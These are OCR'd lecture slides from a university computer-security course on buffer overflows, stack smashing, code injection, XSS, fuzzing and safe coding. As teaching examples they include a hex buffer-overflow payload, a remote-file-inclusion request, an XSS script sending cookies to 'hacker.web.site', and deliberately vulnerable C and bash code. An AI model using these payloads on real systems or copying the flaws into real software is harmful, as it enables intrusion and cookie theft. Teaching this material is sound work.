


I5020 Computer Security

Session 5

Software and Operating Systems Security

Sébastien Combéfis

Fall 2019

Objectives

- Techniques to write secure code without vulnerability
  - Overflow and code injection attacks
  - Code protection and safe coding guidelines
  - Interaction between a software and the environment
- Securing an operating system

  Safe installation, OS update and OS hardening


Buffer Overflow

Buffer Overflow (1)

- More input than expected placed into a buffer

  Exceeded the defined capacity of the memory area

- Result in information overwriting in memory

  That is outside of the legitimate buffer

- Buffer overflow used for two main purposes by attackers
  - Crash a system by writing spurious/trash information
  - Insert specially crafted code to be executed to harm

Buffer Overflow (2)

- Buffer overflow can be located in several places

  On the stack, heap or event on the data part of a process

- Several possible consequences of a buffer overflow
  - Data corruption, violating the integrity
  - Unattended transfer of the control at abnormal address
  - Memory access violation resulting in error
  - Premature termination of a program

Buffer Overflow Example (1)

- Reading string from standard input with `gets` function

  Not safe to use since no verification of copy buffer size

```
1  int main(int argc, char *argv[]) {
2     int valid = FALSE;
3     char str1[8];
4     char str2[8];
5
6     next_tag(str1);       // Load password (START, for example)
7     gets(str2);
8     if (strncmp(str1, str2, 8) == 0)
9        valid = TRUE;
10    printf("buffer1: s1(%s), s2(%s), v(%d)\n", str1, str2, valid);
11 }
```

Buffer Overflow Example (2)

- Three possible scenarios in the case of a buffer overflow

  The longer input will overrides buffer `str1`...

```
> ./buffer1
START
buffer1: s1(START), s2(START), v(1)

> ./buffer1
EVILINPUTVALUE
buffer1: s1(TVALUE), s2(EVILINPUTVALUE), v(0)

> ./buffer1
BADINPUTBADINPUT
buffer1: s1(BADINPUT), s2(BADINPUTBADINPUT), v(1)
```

Code Analysis

- The attacker needs two things to use buffer overflow attack
  1. Finding a vulnerability that can be activated externally

     By an external data source controllable by the attacker
  2. Understand what memory is impacted by the buffer overflow

     And what are the consequences of such modification
- Several techniques can be used to conduct the investigation

  Code inspection, tracing execution, fuzzing tools, etc.
- Memory is array of consecutive bytes interpreted by software

  High-level language can make checks and are safer to use

Overflow Attack

Overflow Attack

- There exist several types of buffer overflow attacks

  Depending on what kind of memory is concerned by the attack

- Stack overflow attacks are targeting buffers on the stack
  - Will affect and possibly corrupt local variables
  - Such attacks are also called stack smashing sometimes
- Heap overflow attacks overrun in the heap data area

  Much more complex to put in place than stack overflow

Stack Overflow


- Stack overflow attacks based on function call mechanism

  Use the fact that the return address is stored in the stack

- All the information is stored in a stack frame on the stack
  - Parameters for the called function, work registers save, etc.
  - Return address, old frame pointer, etc.

Function Call Execution (1)

- Example of a P function calling a Q function
  1. Parameters of Q placed on the stack (typically in reverse order)
  2. `CALL Q` instruction places return address on the stack



Function Call Execution (2)

- On the side of the called function Q
  3. Placing current frame pointer on the stack (stack frame of P)
  4. Frame pointer becomes the stack pointer (new stack frame)
  5. Moving stack pointer to make room for local variables
  6. Executing the body of Q function
  7. Stack pointer put on frame pointer (removing local variables)
  8. Restoring old frame pointer (back to stack frame of P)
  9. `RETURN` instruction takes return address on the stack
- Back on the calling function P
  10. Popping parameters put on the stack
  11. Continuing execution just after the CALL Q instruction

Buffer Overflow Example (1)

- Buffer overflow attack can modify two critical elements

  Saved old frame pointer and return address

- C program example asking a value for a given tag

  First ask for a tag name and then for a value for the tag

```
1  void hello(char *tag) {
2      char inp[16];
3
4      printf("Enter the value for %s: ", tag);
5      gets(inp);
6      printf("Hello your %s is %s\n", tag, inp);
7  }
```

Buffer Overflow Example (2)

- Buffer overflow risk for value input by the user is large

  The return address can get corrupted

```
> ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

> ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

> perl -e 'print pack("H*",
"41424344454647485152535455565758616263646566676869 08
fcffbf948304080a4e4e4e4e0a")' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Buffer Overflow Consequence

- Return address corrupted to an invalid address
  - Illegal address detected by OS result in process termination
  - Service associated to killed process no more available (∼DoS)
- Moving the control to a very precise place in the code
  - Finding virtual address of `hello` function (with decompiler)
  - For example, let's assume that the function is at 0x08048394
  - And `imp` buffer 24 bytes below current frame pointer
  - Replaced with the string `ABCDEFGHQRSTUVWXabcdefgh`
  - Then replacing frame pointer with coherent value 0xbfffffe8

Control Redirection

- The attacker can redirect control anywhere given an address

  Within the same program or in a used library

- Shellcode attack can execute any code put by the attacker

  That is first placed in the attacked buffer

Code Protection

- No miracle, either preventing or detecting them, to cancel

  Defence can be performed at several levels

- Buffer overflow protection added at compile time

  High level language, adding stack frame corruption detection, etc.

- Protecting the stack between function calls

  Stackguard GCC extension adds a canari when entering function...

Code Injection

Managing Input

- Biggest source of software security error is bad input handling
  - Value coming from outside of the program
  - Value not known by the programmer while writing code
- Large variety of input sources has to be considered
  - Data read from the keyboard, mouse, file, network, etc.
  - Data read from exec. env., config. file, OS provided data, etc.

Protection

- Important to always check input data lengths

  That will also help preventing overflow attacks

- Data interpretation must be done with care
  - Checking that IP packet are well-formed, for example
  - See the 2014 Heartbleed OpenSSL, for example

Injection Attack

- Attacker can inject a code that is executed without consent

  With scripting languages (Perl, PHP, Python, sh, etc.)

- Injecting command, SQL queries or code that is executed

  The bad element is injected through an input field

```
1 <?php
2 include $path . 'functions.php';
3 include $path . 'data/prefs.php';
```

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt
?&cmd=ls
```

XSS Attack

- Code by A executed by B with Cross-Site Scripting attack

  With web scripting (JavaScript, ActiveX, VBScript, Flash, etc.)

- Embedded content must be escaped to avoid execution

  Except if the goal is really to execute the code...

```
1 Thanks for this information, it's great!
2 <script>document.location='http://hacker.web.site/cookie.cgi?' +
  document.cookie</script>
```

Fuzzing

- Fuzzing or fuzz testing proposed by Prof. Barton Miller

  Testing a code with random inputs to measure robustness

- Used by the FAANG tier 1 tech companies from Silicon Valley

  Facebook, Apple, Amazon, Netflix and Google

- Fuzzing can be done with automatic tools

  OWASP WebScarab, OWASP WSFuzzer, Jester, Hypothesis, etc.

Writing Safe Code

Safe Code

- Verified input must then be processed correctly

  Algorithms must be implemented correctly

- Confidence on several levels depending on language level
  - Checking compilers and interpreters with high-level language
  - Checking sequence of instructions for low-level language

- Netscape example with wrong PRNG to generate session keys

  These numbers were guessable, which was not desired property

Coding Practice

- OWASP Secure Coding Practices quick reference guide

  Collection of good practices to write safe code

- Some practices also depend on the language
  - Look at OWASP Python Security Project, for example
  - http://www.pythonsecurity.org

Interacting with Environment

Checking Environment

- Last thing to check is that the environment is safe

  Code is always executed under control of an operating system

- Several elements to check in the environment

  Env. variable, system call, shared resource, temp. file, etc.

Environment Variable (1)

- Environment variable are inherited from parent process

  Can be dangerous if some variables are modified

- `grep` searched in `PATH` in the following example

  Dangerous because variable can be changed externally

```
#!/bin/bash
user=‘echo $1 | sed ’s/@.*$//’‘
grep $user /var/local/accounts/ipaddrs
```

Environment Variable (2)

- One possible solution is to redefine `PATH` variable

  So that to not depend on an external value

- Code is still dangerous due to the `IFS` environment variable

  Define word separator and can be set to =

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=‘echo $1 | sed ’s/@.*$//’‘
grep $user /var/local/accounts/ipaddrs
```

Credits

- Matt Gibson, March 20, 2014, https://www.flickr.com/photos/matt_gibson/13289011505.
- Matti Mattila, January 5, 2013, https://www.flickr.com/photos/mattimattila/8349565473.
- Bill Selak, October 1, 2007, https://www.flickr.com/photos/billselak/1470605179.
- Jos @ FPS-Groningen, May 22, 2011, https://www.flickr.com/photos/fotoburo_fps/5746075569.
- Jen R, July 11, 2012, https://www.flickr.com/photos/seafan/7551883578.